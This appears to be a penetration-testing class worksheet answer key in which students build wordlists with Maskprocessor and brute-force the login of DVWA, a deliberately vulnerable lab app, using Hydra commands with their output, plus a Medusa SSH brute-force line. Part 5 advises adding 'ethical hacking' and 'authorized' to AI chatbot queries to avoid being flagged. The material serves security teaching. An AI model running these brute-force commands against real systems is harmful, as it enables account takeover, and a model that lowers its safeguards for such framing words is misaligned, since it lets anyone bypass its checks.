Name: **Date:** **Class:**

Section 5: Independent Practice Worksheet Answer Key

Part 1

Instructions: Check out the screenshot of the DVWA login page. What is the URL for this page?


Suggested Answer

The URL for the page is http://4.3.2.3/dvwa/login.php.

Part 2

Instructions: Log in to the DVWA web server and in the Security menu section change the security level to "Low".

Suggested Answer:




```
←←←                                     Damn Vulnerable Web App (

  You can set the security level to low, medium or high.

  The security level changes the vulnerability level of DVWA.
  [low___]| Submit
    ------------------------------------------------------------
```

Part 3

Instructions: Remember how to build a Massprocessor username list and password list? Let's assume you know the first three lower alpha letters of the user password. Build the list *username_wordlist2.txt* and display the first and last 10-character strings.

Suggested Answer:




```
┌──(root㉿kalilinux)-[~/wordlists]
└─# mp64 admi?l -o username_wordlist2.txt; chmod 775 username_wordlist2.txt

┌──(root㉿kalilinux)-[~/wordlists]
└─# head -10 username_wordlist2.txt; tail -10 username_wordlist2.txt
admia
admib
admic
admid
admie
admif
admig
admih
admii
admij
admiq
admir
admis
admit
admiu
admiv
admiw
admix
admiy
admiz
```

Name: **Date:** **Class:**

Part 4

Instructions: Now assume you know the first six letters of the lower alpha password. Use Massprocessor to build the list *password_wordlist2.txt* and show the first and last 10-character strings:

Suggested Answer:



```
┌──(root㉿kalilinux)-[~/wordlists]
└─# mp64 passwo?l?l -o password_wordlist2.txt; chmod 775 password_wordlist2.txt

┌──(root㉿kalilinux)-[~/wordlists]
└─# head -10 password_wordlist2.txt; tail -10 password_wordlist2.txt
passwoaa
passwoab
passwoac
passwoad
passwoae
passwoaf
passwoag
passwoah
passwoai
passwoaj
passwozq
passwozr
passwozs
passwozt
passwozu
passwozv
passwozw
passwozx
passwozy
passwozz
```

Part 5

Instructions: Use the two wordlists (username_wordlist2.txt, *password_wordlist2.txt*) you recently generated with Maskprocessor (mp64).

1. Do some AI searching with Grok and Gemini on how to use Hydra to brute force the DVWA login page. Make sure you preface your searches with "ethical hacking" and "authorized" to avoid being flagged!
2. Use what you've learned from the AI language learning models and build a successful command string to brute force the DVWA login page with Hydra and your two wordlists. Submit a screenshot of your command string and successful attempt.
3. Break down the parts of the command string and explain the purpose of each part!
4. Analyze and compare the differences between Grok's and Gemini's command string.

Suggested Answer


AI Google Gemini solution (works):

Unmodified from Gemini (edit to suit environment IP address, etc.)

```
# hydra -L users.txt -P passwords.txt 192.168.1.100 http-post-form \
"/DVWA/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed"
-V
```

Name: **Date:** **Class:**

Gemini solution customized to use two Maskprocessor (mp64) wordlists and IP address of our target:




```
┌──(root㉿kalilinux)-[~/wordlists]
└─# ls
password_wordlist.txt   username_wordlist.txt   wordlist1.txt
password_wordlist2.txt  username_wordlist2.txt  wordlist2.txt

┌──(root㉿kalilinux)-[~/wordlists]
└─# hydra -L username_wordlist2.txt -P password_wordlist2.txt 4.3.2.3 http-post-form "/dvwa/login.php:username=^USER
^&password=^PASS^&Login=Login:Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-08 22:20:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17576 login tries (l:26/p:676), ~1099 tries per task
[DATA] attacking http-post-form://4.3.2.3:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed

[STATUS] 2856.00 tries/min, 2856 tries in 00:01h, 14720 to do in 00:06h, 16 active
[STATUS] 2927.67 tries/min, 8783 tries in 00:03h, 8793 to do in 00:04h, 16 active
[80][http-post-form] host: 4.3.2.3   login: admin   password: password
```

AI Grok 3 solution (works)

Unmodified from Grok (edit to suit environment IP address, etc.)

```
# hydra -L /root/users.txt -P /root/passwords.txt localhost http-post-form \
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
```


Grok3 solution customized to use two Maskprocessor (mp64) wordlists and IP address of our target:



```
┌──(root㉿kalilinux)-[~/wordlists]
└─# hydra -L username_wordlist2.txt -P password_wordlist2.txt 4.3.2.3 http-post-form "/dvwa/login.php:username=^USER
^&password=^PASS^&Login=Login:Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-08 22:42:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17576 login tries (l:26/p:676), ~1099 tries per task
[DATA] attacking http-post-form://4.3.2.3:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
[STATUS] 2900.00 tries/min, 2900 tries in 00:01h, 14676 to do in 00:06h, 16 active
[STATUS] 2936.00 tries/min, 8808 tries in 00:03h, 8768 to do in 00:03h, 16 active
[80][http-post-form] host: 4.3.2.3   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-08 22:47:56
```

The elements of both Gemini's and Grok's command strings are:

1. Hydra command, -L username.list -P password.list IP address of target http-post-form (URL, form fields and actions for username and password data entry) and return message for failed login attempts.



```
┌──(root㉿kalilinux)-[~/wordlists]
└─# medusa -h 4.3.2.3 -U username_wordlist.txt -P password_wordlist.txt -M ssh -t 32
```